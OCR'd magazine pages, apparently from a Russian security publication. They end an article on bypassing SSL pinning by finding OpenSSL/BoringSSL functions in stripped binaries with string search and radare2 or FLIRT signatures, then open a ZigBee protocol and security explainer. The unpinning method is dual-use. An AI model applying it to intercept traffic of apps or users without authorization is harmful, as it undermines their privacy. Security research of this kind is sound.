
Ищем следы OpenSSL по строкам и функциям

Начнем с самых примитивных способов идентификации: будем определять интересующие нас функции OpenSSL по названиям и по используемым строкам. С первым вариантом все понятно — если в таблице символов исследуемого бинарника содержится знакомое имя функции, значит, с наибольшей вероятностью это и будет то, что мы ищем.

Случай посложнее — когда названия функций были потерты. Здесь можно попытаться найти нужную функцию по используемым ею константам — например, строкам. Одна из интереснейших среди затронутых в статье функций — это `ssl_verify_cert_chain`. Внутри нее есть такой участок кода:

```
...
X509_STORE_CTX_set_default(ctx,
  s->server ? "ssl_client" : "ssl_server");
...
```

Попробуем отыскать, например, `ssl_client` в статически скомпилированной библиотеке `libmonochrome_base.so`, которая используется в Chrome.



Поиск нужной функции из OpenSSL по строке с помощью radare2

Чуть более сложный случай: если удалось отыскать некоторые функции OpenSSL и успешно отловить их вызовы, но эти функции еще не идентифицированы. Здесь можно попробовать метод «грубой силы». Он основан на том, что большинство функций OpenSSL первым параметром принимают ссылку на экземпляр SSL `SSL *s...`, который теоретически можно приравнять к идентификатору соединения.

Таким образом, если перехватить ID соединения в одной из идентифицированных функций и затем сравнивать его со значением первого параметра во всех остальных функциях, то можно выделить множество анонимных функций и дальше искать уже по ним. Этот метод ресурсоемок, так как требует перехватывать все функции исследуемого бинарника.

Более сложный и распространенный случай — когда невозможно идентифицировать ни одну функцию ни по имени, ни по используемым строкам. Здесь на помощь приходят сигнатуры функций. При использовании одного и того же компилятора будет получаться похожий ассемблерный код, чем и можно воспользоваться.

Нам ничего не мешает самостоятельно скомпилировать библиотеки OpenSSL и BoringSSL со всеми отладочными символами, затем пройтись по бинарникам любым движком-генератором бинарных сигнатур, после чего поискать получившиеся сигнатуры уже в «закрытом» бинарнике.

Ищем следы OpenSSL с помощью сигнатурного анализа

Для примера возьмем нативную реализацию стека HTTP компании Facebook — libliger. В Facebook не скрывают, что используют «наработки сообщества», что для нашего случая может означать и OpenSSL.

Для генерации сигнатур воспользуемся встроенным в radare2 движком Zignatures. Для начала скомпилируем все необходимые библиотеки (BoringSSL и OpenSSL) для нужной архитектуры и убедимся, что их действительно можно сопоставить с исследуемым бинарником для сигнатурного анализа:

```
# здесь будем сканировать сигнатуры
$ file libliger.so
ELF 64-bit LSB pie executable ARM aarch64, version 1 (SYSV),
dynamically linked, stripped

# отсюда будем брать одну порцию сигнатур
$ file bin/boringssl/arm64-v8a/libssl.so
ELF 64-bit LSB pie executable ARM aarch64, version 1 (SYSV),
dynamically linked, with debug_info, not stripped

# отсюда будем брать вторую порцию сигнатур
$ file bin/boringssl/arm64-v8a/libcrypto.so
ELF 64-bit LSB pie executable ARM aarch64, version 1 (SYSV),
dynamically linked, with debug_info, not stripped

# отсюда будем брать третью порцию сигнатур
$ file bin/openssl/arm64-v8a/libssl.so
ELF 64-bit LSB pie executable ARM aarch64, version 1 (SYSV),
dynamically linked, not stripped

# отсюда будем брать четвертую порцию сигнатур
$ file bin/openssl/arm64-v8a/libcrypto.so
ELF 64-bit LSB pie executable ARM aarch64, version 1 (SYSV),
dynamically linked, not stripped
```

Генерируем с помощью Zignatures сигнатуры для каждого файла .so и сохраняем их для дальнейшего использования:

```
$ r2 bin/boringssl/arm64-v8a/libssl.so
$ [0x0009e210]> aa
$ [0x0006e210]> zg
$ [0x0009e210]> zos sig/boringssl/arm64-v8a/libssl.z
```

Затем запускаем процедуру поиска сигнатур внутри libliger:

```
$ r2 libliger.so
$ [0x0006e170]> aa
$ [0x0006e170]> zo sig/boringssl/arm64-v8a/libssl.z
$ [0x0006e170]> zo sig/boringssl/arm64-v8a/libcrypto.z
$ [0x0006e170]> zo sig/openssl/arm64-v8a/libssl.z
$ [0x0006e170]> zo sig/openssl/arm64-v8a/libcrypto.z
$ [0x0006e170]> z/ # запускаем сканирование
[+] searching 0x003e3c38 - 0x00430c1c
[+] searching 0x003b2430 - 0x003e3c38
[+] searching 0x00000000 - 0x00395744
[+] searching metrics
hits: 2685
```

И спустя некоторое время смотрим на результаты поиска:

```
$ [0x0006e170]> zi~EVP_Encrypt # ищем EVP_Encrypt*
0x001f20ac 56 sign.refs.sym.EVP_EncryptInit_77
0x001f20ac 56 sign.refs.sym.EVP_EncryptFinal_ex_83
0x000ba080 72 sign.refs.sym.EVP_EncryptInit_1030
0x000ba080 72 sign.refs.sym.EVP_EncryptFinal_ex_1036
0x000ba130 72 sign.refs.sym.EVP_EncryptInit_1099
0x000ba130 72 sign.refs.sym.EVP_EncryptFinal_ex_1105
0x000d5aa4 516 sign.bytes.sym.EVP_EncryptUpdate_0
0x000a6958 64 sign.refs.sym.EVP_EncryptInit_1783
0x000a6958 64 sign.refs.sym.EVP_EncryptFinal_ex_1789
$ [0x0006e170]> zi~verify_cert_chain # ищем *ssl_verify_cert_chain
$ [0x0006e170]> zi~gcm128 # ищем функции по работе с AES GCM
0x000de3c4 240 sign.refs.sym.CRYPTO_gcm128_tag_9
0x001c1904 224 sign.refs.sym.CRYPTO_gcm128_tag_2107
```

Успешно удалось найти только одну из трех рассмотренных функций, пригодных в роли точек перехвата. Что ж, этого хватит для наших методов SSLUnPinning! Кстати, найти `*ssl_verify_cert_chain` в libliger удалось предыдущим методом — поиском по строке `ssl_client`. Ничто не мешает сочетать способы. :)

Движок Zignatures придется по душе не всем, поэтому в качестве дополнения можно воспользоваться технологией FLIRT из HexRays.

FLIRT изначально задумывался как инструмент, который позволял бы разделить исследуемое приложение на «известную часть», исходники которой были написаны непосредственным разработчиком и которые можно найти на просторах интернета, и «неизвестную часть» — собственно, уникальный код.

Можно пойти одним из двух путей: поискать необходимые для FLIRT сигнатуры либо создать их самостоятельно. Во многих сборниках сигнатур FLIRT уже присутствуют в том числе сигнатуры для OpenSSL: например, для Ubuntu и Windows, а также для OpenSSL, скомпилированной в MSVC разных версий.


Кроме того, можно самостоятельно сгенерировать сигнатуры FLIRT из unstripped-бинарника либо архива .ar с помощью утилит pelf/sigmake из пакета FLAIR tools, после чего загрузить их в IDA Pro и посмотреть на количество совпадений по итогам сканирования.

ЗАКЛЮЧЕНИЕ

Вот мы и рассмотрели ключевые идеи по приготовлению универсального способа обхода SSLPinning. Описанные подходы можно использовать как основу при исследовании любого приложения, где библиотека OpenSSL используется для реализации защиты от перехвата трафика. Теперь ты вооружен и знаешь, что делать дальше! ;)

> **WWW**
>
> • Репозиторий с материалами и кодом из статьи

ПОЛЕТ ПЧЕЛЫ



КАК РАБОТАЮТ СЕТИ ZIGBEE И КАК ИСКАТЬ УЯЗВИМОСТИ В НИХ

Егор Литвинов


ZigBee — один из протоколов, который используют для домашней автоматизации. Его поддержкой наделяют умные лампочки, беспроводные выключатели, датчики движения и прочие устройства, которые повышают комфорт. Но насколько они безопасны? В этой статье я расскажу, как устроен ZigBee, и покажу, при помощи каких устройств и программ перехватывать его сигнал для изучения.

INFO

Мои коллеги из GS Labs занимаются разработками, связанными с умным домом, что позволило мне вблизи познакомиться с безопасностью ZigBee. На этот опыт я и буду опираться, когда речь зайдет о практике.

ПОЧЕМУ ZIGBEE?

Конечно, этот протокол не нов — стандарт появился еще в 2003 году. Сегодня есть более современные аналоги вроде LoRaWAN и RPMA, но ZigBee продолжает быть популярным. Почему? Взгляни на картинку.



Помимо дальности и скорости здесь учтена стоимость. И сразу видно, что ZigBee отлично сбалансирован и при невысокой цене дает приемлемые дальность действия и скорость передачи данных. Вряд ли тебе понадобится стримить видео в 4K на выключатель, а чтобы что-то сделать издалека, обычно используется подключенный к интернету хаб. Вот и получается, что ZigBee не сильно бьет по карману при создании умного дома и покрывает основные нужды.

К тому же более новые протоколы могут таить неприятные сюрпризы. Например, в разговорах о LoRa я уже несколько раз слышал от интеграторов, что при большом количестве устройств в сети могут начаться чудеса. Говорят, что на опрос сотни девайсов может уйти около часа.


WWW

Об опыте использования LoRaWAN можешь прочесть в статье на «Хабрахабре».

ОСНОВНЫЕ ПОНЯТИЯ

Топология сети может быть одной из следующих:

- звезда;
- кластерное дерево;
- стильный-модный-молодежный вариант — mesh.




Координатор (он же **FFD**) — это самый главный узел. Он создает сеть, выбирает, на каком канале общаться, может выступать как «центр доверия» (trust center). **Роутеры** — устройства уже чуть попроще. Они служат зачастую ретрансляторами сообщений от конечных устройств. **Конечные устройства** (end device) — то, что мы объединяем в сеть, то есть выключатели, лампочки, датчики движения и прочие гаджеты.

	КООРДИНАТОР	РОУТЕР	КОНЕЧНОЕ УСТРОЙСТВО
Создание сети ZigBee	x		
Выдача разрешений на присоединение к сети другим устройствам	x	x	
Назначение 16-разрядного сетевого адреса	x	x	
Обнаружение и запись путей для эффективной доставки сообщений	x	x	
Обнаружение и хранение списка соседей, доступных в один хоп	x	x	
Маршрутизация сетевых пакетов	x	x	x
Присоединение и выход из сети	x	x	x
Режим сна			x

Сводная таблица функциональности каждого из устройств

А теперь открываем официальную спецификацию ZigBee. Там нас почти сразу встречает вот такая интересная картинка.



ZigBee Stack Architecture

Но пусть она тебя не пугает, потому что к концу статьи ты поймешь, что в реальности все немного проще! :)


PHY

Итак, начнем изучение с PHY, физического уровня, и будем подниматься вверх по слоям.


INFO

Мы будем говорить о ZigBee, но ZigBee базируется на IEEE 802.15.4. Причем этот же стандарт взят за основу для WirelessHART и для ISA100.11a.

ZigBee, а точнее, IEEE 802.15.4 может работать в трех частотных диапазонах.



И, как ты можешь заметить, если выбрать для него частоту 2,4 ГГц, то Wi-Fi и ZigBee могут начать мешать друг другу. Для уменьшения перекрестных помех между Wi-Fi и ZigBee лучше выбирать следующие каналы.




Что не может не радовать, в стандарте есть такое понятие, как ED — **Energy Detection**. Эта фича используется в координаторе умного дома, чтобы он выбирал канал, где меньше всего помех.

Общий вид посылки для PHY имеет следующий вид.

Octets: 4	1	1		variable
Preamble	SFD	Frame length (7 bits)	Reserved (1 bit)	Data Payload PSDU
Synchronization Header		PHY Header		PHY payload max 127 Byte
PPDU				


Если у тебя дома завалялся SDR и ты желаешь контролировать каждый-прекаждый битик в модуляции OQPSK, то тебе поможет вот эта схема.



Этот вид модуляции как раз и применяется на частоте 2,4 ГГц. А мы тем временем идем ~~дальше~~ выше по стеку протоколов, и нас ждет уровень MAC.

MAC

Общий вид MAC-фреймов представлен ниже.



Как видишь, **Frame Control** отвечает за тип пакета данных (Beacon, Ack, Cmd, Data), тип адресации, а также наличие шифрования.

Теперь поговорим о каждом фрейме данных чуть подробнее.

Data Frame — один из самых простых фреймов. В нем передаются данные протоколов, которые работают поверх IEEE 802.15.4. Получается, что ты можешь взять за основу IEEE 802.15.4 и разработать протокол для своих нужд.

Octets: 2	1	variable	0/5/6/10/14	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Data Payload	FCS
MHR				MAC Payload	MFR

ACK Frame — фрейм подтверждения. Увы, мы живем в неидеальном мире, где бывает много помех, а при передаче по радиоканалу тем более. Поэтому необходимо подтверждать принятые данные.

Octets: 2	1	2
Frame Control	Sequence Number	FCS
MHR		MFR

Здесь **Sequence Number** указывает на то, какой фрейм из пришедших ранее мы подтверждаем.

MAC Cmd frame в той или иной степени отвечает за «организацию сети» на уровне 802.15.4.

Octets: 2	1	variable	0/5/6/10/14	1	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Command Frame Identifier	Command Payload	FCS
MHR				MAC Payload		MFR

Ниже представлены команды, которые могут тебе встретиться.

Command frame ID	Command name	FFD Rx/Tx	RFD Tx	RFD Rx
0x1	Association request	●	●	
0x2	Association response	●		●
0x3	Disassociation notification	●	●	●
0x4	Data request	●	●	
0x5	PAN ID conflict notification	●	●	
0x6	Orphan notification	●	●	
0x7	Beacon request	●		
0x8	Coordinator realignment	●		●
0x9	GTS request			
0x0a–0xff	Reserved			

FFD — Full-function Device — это координатор сети, та самая главная «железка», которая организовывает сеть ZigBee.

RFD — Reduced-function Device — не столь важное устройство, как координатор, выполняет функции роутера при пересылке пакетов.

Beacon frame — об этом фрейме стоит поговорить подробнее.


Octets: 2	1	4/10	0/5/6/10/14	2	variable	variable	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Superframe Specification	GTS fields	Pending address fields	Beacon Payload	FCS
MHR				MAC Payload				MFR

Так как мы передаем данные по радиоканалу и у нас есть несколько устройств, эти устройства должны как-то определять, в какой момент можно передавать данные, а когда занята несущая и стоит подождать. Поэтому в сетях ZigBee/IEEE 802.15.4 есть два способа передачи данных: режимы **Beacon** и **NonBeacon**.

Для передачи данных в режиме NonBeacon используется так называемый unslotted CSMA-CA channel access mechanism. По моему опыту, он используется редко.

Наиболее частый случай — использование режима Beacon. В этом случае координатор отправляет так называемые маячки (beacons), на основе которых остальные устройства синхронизируются и передают данные.


Общий вид передачи данных в этом режиме представлен ниже.



Во фрейме Beacon указывается, сколько будет **slotted CSMA-CA**, будет ли **доступ без конкуренции** и последует ли **Inactive portion** — время, когда конечные устройства смогут со спокойной совестью уйти в спячку для продления работы от батарейки.

NWK LAYER

Вот так выглядит фрейм во всей красе на уровне NWK. Не забываем, что раз мы уже тут, данные будут упакованы в Data Frame уровня MAC.



Как видишь, на уровне NWK тоже встречаются несколько разновидностей фреймов. Но прежде чем о них говорить, думаю, стоит осветить вопросы адресации в сетях ZigBee. Потому что тебя, наверное, уже терзают вопросы, что такое Dst Addr, Src IEEE Addr и тому подобные вещи.

Адресация в сетях ZigBee

Начнем, пожалуй, с **PAN ID**, или Personal Area Network ID. Он используется для логического отделения узлов одной сети ZigBee от узлов другой, если сети расположены на одной и той же территории либо работают на одном и том же канале.

EPIND — Extended PAN ID, глобальный 64-битный уникальный идентификатор. Используется для избегания конфликтов PAN ID.

Src/Dst Addr — собственно, адрес отправителя и получателя. Могут быть как короткими (16-битными), так и длинными (64-битными). Причем если 64-битный адрес используется на слое NWK, то это и будет как раз Src/Dst IEEE addr. Он считается уникальным для каждого приемопередатчика ZigBee.

Ну и чтобы лучше понимать устройство адресов, посмотрим часть дампа трафика в Wireshark.

```
▼ IEEE 802.15.4 Data, Dst: 0x5022, Src: 0x0000
    <Frame Length: 48>
  ▼ Frame Control Field: 0x8861, Frame Type: Data, Acknowledge Request, PAN ID Compression, Destination Addressing Mode: Short/16-bit,
      .... .... .... .001 = Frame Type: Data (0x1)
      .... .... .... 0... = Security Enabled: False
      .... .... ...0 .... = Frame Pending: False
      .... .... ..1. .... = Acknowledge Request: True
      .... .... .1.. .... = PAN ID Compression: True
      .... ...0 .... .... = Sequence Number Suppression: False
      .... ..0. .... .... = Information Elements Present: False
      .... 10.. .... .... = Destination Addressing Mode: Short/16-bit (0x2)
      ..00 .... .... .... = Frame Version: IEEE Std 802.15.4-2003 (0)
      10.. .... .... .... = Source Addressing Mode: Short/16-bit (0x2)
    Sequence Number: 157
    Destination PAN: 0x9b61
    Destination: 0x5022
    Source: 0x0000
    [Extended Source:         00:14:d4:      (00:12:4b:00           )]
    [Origin: 39]
  ▼ Frame Check Sequence (TI CC24xx format): FCS OK
      RSSI: 10dB
      FCS Valid: True
      LQI Correlation Value: 108
▼ ZigBee Network Layer Data, Dst: 0x5022, Src: 0x0000
  ▼ Frame Control Field: 0x0248, Frame Type: Data, Discover Route: Enable, Security Data
      .... .... .... ..00 = Frame Type: Data (0x0)
      .... .... ..00 10.. = Protocol Version: 2
      .... .... 01.. .... = Discover Route: Enable (0x1)
      .... ...0 .... .... = Multicast: False
      .... ..1. .... .... = Security: True
      .... .0.. .... .... = Source Route: False
      .... 0... .... .... = Destination: False
      ...0 .... .... .... = Extended Source: False
      ..0. .... .... .... = End Device Initiator: False
    Destination: 0x5022
    Source: 0x0000
    Radius: 16
    Sequence Number: 194
    [Extended Source:        _00:14:d4:      (00:12:4b:00:          :)]
    [Origin: 39]
  ▶ ZigBee Security Header
▶ ZigBee Application Support Layer Data, Dst Endpt: 0, Src Endpt: 0
▶ ZigBee Device Profile, Node Descriptor Request, Nwk Addr: 0x5022
```

Сейчас пока важно понять, что Src/Dst Addr на уровнях MAC и NWK — это одни и те же адреса.

NWK Data frame — служит для передачи более высокоуровневых слоев. Тут все просто.

Octets: 2	Variable	Variable
Frame control	Routing fields	Data payload
NWK header		NWK payload

NWK Cmd frame — как раз тут и творится основная «магия» маршрутизации данных, построения mesh-сети и подключения/отключения узлов.

Octets: 2	Variable	1	Variable
Frame control	Routing fields	NWK command identifier	NWK command payload
NWK header		NWK payload	

Список основных команд представлен ниже.

NWK CMD ID	Command Name
0x01	Route request
0x02	Route reply
0x03	Network Status
0x04	Leave
0x05	Route Record
0x06	Rejoin request
0x07	Rejoin response
0x08	Link Status
0x09	Network Report
0x0A	Network Update
0xB	End Device Timeout Request
0x0C	End Device Timeout Response
0x0D ... 0xFF	Reserved

Про **Inter-PAN**, увы, не скажу ничего, так как он загадочен. Его основная задача — пересылка данных между узлами, которые находятся в разных сетях, но документации по этой теме очень немного.


Продолжение статьи →

ПОЛЕТ ПЧЕЛЫ

КАК РАБОТАЮТ СЕТИ ZIGBEE И КАК ИСКАТЬ УЯЗВИМОСТИ В НИХ

APL LAYER

Наконец мы добрались до самого верха в стеке протоколов ZigBee. Общий вид фреймов представлен ниже.



Data Frame Format

Octets: 1	0/1	0/2	2	2	1	1	0/ Variable	Variable
Frame control	Destination endpoint	Group address	Cluster identifier	Profile Identifier	Source endpoint	APS counter	Extended header	Frame payload
	Addressing fields							
APS header								APS payload

Этот фрейм содержит «все последовательности октетов следующего более верхнего уровня». Спрашивается, куда уж выше?


APS Command Frame Format

Octets: 1	1	1	Variable
Frame control	APS counter	APS command identifier	APS command payload
APS header		APS payload	

Acknowledgement Frame Format

Octets: 1	0/1	0/2	0/2	0/1	1	0/Variable
Frame control	Destination endpoint	Cluster identifier	Profile identifier	Source endpoint	APS counter	Extended header
APS header						

Теперь тебя, возможно, насторожат новые составные части фрейма: Profile ID, Cluster, Endpoint. Попробуем с ними разобраться. Вернись к той страшной картинке со стеком протоколов в самом начале статьи. Надеюсь, теперь она будет восприниматься полегче.



PHY и MAC определены стандартом IEEE 802.15.4, вышележащие уровни — это ZigBee.

Одна из главных задумок — обеспечить совместимость (interoperability), отсюда такой комбайн на уровне APL. Это означает, что если взять, к примеру, лампочку с поддержкой ZigBee вендора А, купленную десять лет назад, и выключатель вендора Б, купленный вчера, то они без проблем будут работать друг с другом. Раньше ZigBee этим похвастаться не мог, сейчас же все становится гораздо лучше.

ZigBee Device Object (ZDO) фактически отвечает за инициализацию устройства — будет ли оно FFD (координатором) или end device. Также производит настройку и инициализацию NWK и SSP (Security Service Provider). О механизмах безопасности в сетях ZigBee поговорим чуть дальше.

Application Support Sublayer (APS) предоставляет программный интерфейс между уровнем NWK и приложениями, которые могут работать на устройстве.

Application Framework — что-то вроде окружения, где выполняются приложения ZigBee.

Чтобы устройства понимали, как взаимодействовать друг с другом, их для начала нужно идентифицировать по профилям. Для этого как раз и применяются **Application profiles**. Размер — два байта. Бывают:

- **Public profiles** — они разработаны в ZigBee Alliance для производителей совместимых устройств. Служат для того, чтобы устройства разных вендоров могли работать друг с другом;
- **Private profiles** (другое официальное название — **Manufacturer Specific Profiles, MSP**). Это уже профиль, разработанный самим вендором для своих нужд (например, специфичных для устройства).

Некоторые profile ID представлены ниже в таблице.


profile ID	описание
0x0101	Industrial Plant Monitoring (IPM)
0x0104	Home Automation (HA)
0x0105	Commercial Building Automation (CBA)
0x0107	Telecom Applications (TA)
0x0108	Personal Home & Hospital Care (PHHC)
0x0109	Advanced Metering Initiative (AMI)

Следующая структурная единица коммуникации между устройствами — **Cluster ID**. Она также имеет длину в два байта. Это своего рода сообщения, определенные в profile ID. К примеру, для профиля **Home Automation** могут быть заданы следующие кластеры:

- **On/Off** — используется, чтобы включить или выключить устройство (например, лампочку или термостат);
- **Level control** — используется для димминга (например, можно плавно зажечь лампочку на 80% от максимальной яркости);
- **Color control** — управление цветом освещения (вдруг захочется мимимишный розовый оттенок?).


Завершает систему адресации **Endpoint**. Чтобы было понятнее, приведу аналогию с обычным компьютером. Устройство ZigBee — это как машина в сети: у него есть IP, по которому можно обратиться. И как на одном компьютере может крутиться несколько служб на разных портах, так и на устройствах ZigBee может быть несколько приложений. Чтобы однозначно обращаться к одному или другому, как раз и нужны эндпойнты.

Вот так будет выглядеть иерархическая структура для выключателя света с профилем Home Automation.



БЕЗОПАСНОСТЬ ZIGBEE


Когда заходит речь про безопасность ZigBee, многие источники говорят, что у ZigBee может быть либо централизованная система безопасности, либо децентрализованная — и что данные шифруются при помощи AES-128 на уровнях NWK и/или APL. Но очень часто почему-то забывают сказать, что так как ZigBee базируется на IEEE 802.15.4, этот стандарт тоже предоставляет кое-какие возможности в плане безопасности.



Когда выставлен третий бит в FC (Frame Control), у нас появляется дополнительный заголовок **AUX Security Header**, который, в свою очередь, определяет уровень безопасности (Security Level), а также включает в себя 32-битный счетчик, позволяющий исключить простейшие атаки типа replay. Про Security Level мы поговорим буквально через пару абзацев.

Распределенная модель

Распределенная модель безопасности считается менее надежной, но более простой в реализации.




Распределенная модель безопасности

Как видно, в этом случае могут быть только два типа устройств — роутеры и конечные устройства (end device). Роутеры могут создавать сеть и генерировать ключ к сети (**network key**). Чтобы устройства могли подключиться к такой сети, они должны иметь **pre-configured link key**.

Централизованная модель


Как понимаешь, посредственный уровень безопасности — не наш путь, поэтому при реализации умного дома лучше выбирать централизованную модель безопасности.



Централизованная модель безопасности


В этом случае координатор не только выполняет функции организации и построения сети, но также является центром доверия (**Trust Center**, TC). Он выбирает ключ шифрования для уровней NWK и APL и отвечает за подключение новых узлов.

Когда мы рассматривали фреймы NWK, ты мог обратить внимание на AUX NWK Header. Это как раз дополнительный заголовок, который появляется, если включено шифрование на уровне NWK. Формат фрейма с учетом шифрования представлен ниже.



AUX NWK Header появляется тогда, когда в заголовке Frame Control из NWK выставлен соответствующий бит.

Для уровня APL фрейм выглядит аналогичным образом.



Думаю, тебя уже давно мучает вопрос, что это за «уровень безопасности» (Security level) и знакомая аббревиатура MIC (Message Integrity Code). Ответ на этот вопрос дан в таблице ниже.

Security Level Identifier	Security Level Sub-Field	Security Attributes	Data Encryption	Frame Integrity (MIC)
0x00	‘000’	None	OFF	NO (M = 0)
0x01	‘001’	MIC-32	OFF	YES (M=4)
0x02	‘010’	MIC-64	OFF	YES (M=8)
0x03	‘011’	MIC-128	OFF	YES (M=16)
0x04	‘100’	ENC	ON	NO (M = 0)
0x05	‘101’	ENC-MIC-32	ON	YES (M=4)
0x06	‘110’	ENC-MIC-64	ON	YES (M=8)
0x07	‘111’	ENC-MIC-128	ON	YES (M=16)

Как видишь, ZigBee и IEEE 802.15.4 позволяют использовать только проверку целостности полученного фрейма. Для этого как раз служит MIC — либо можно включить для фреймов шифрование AES-128.

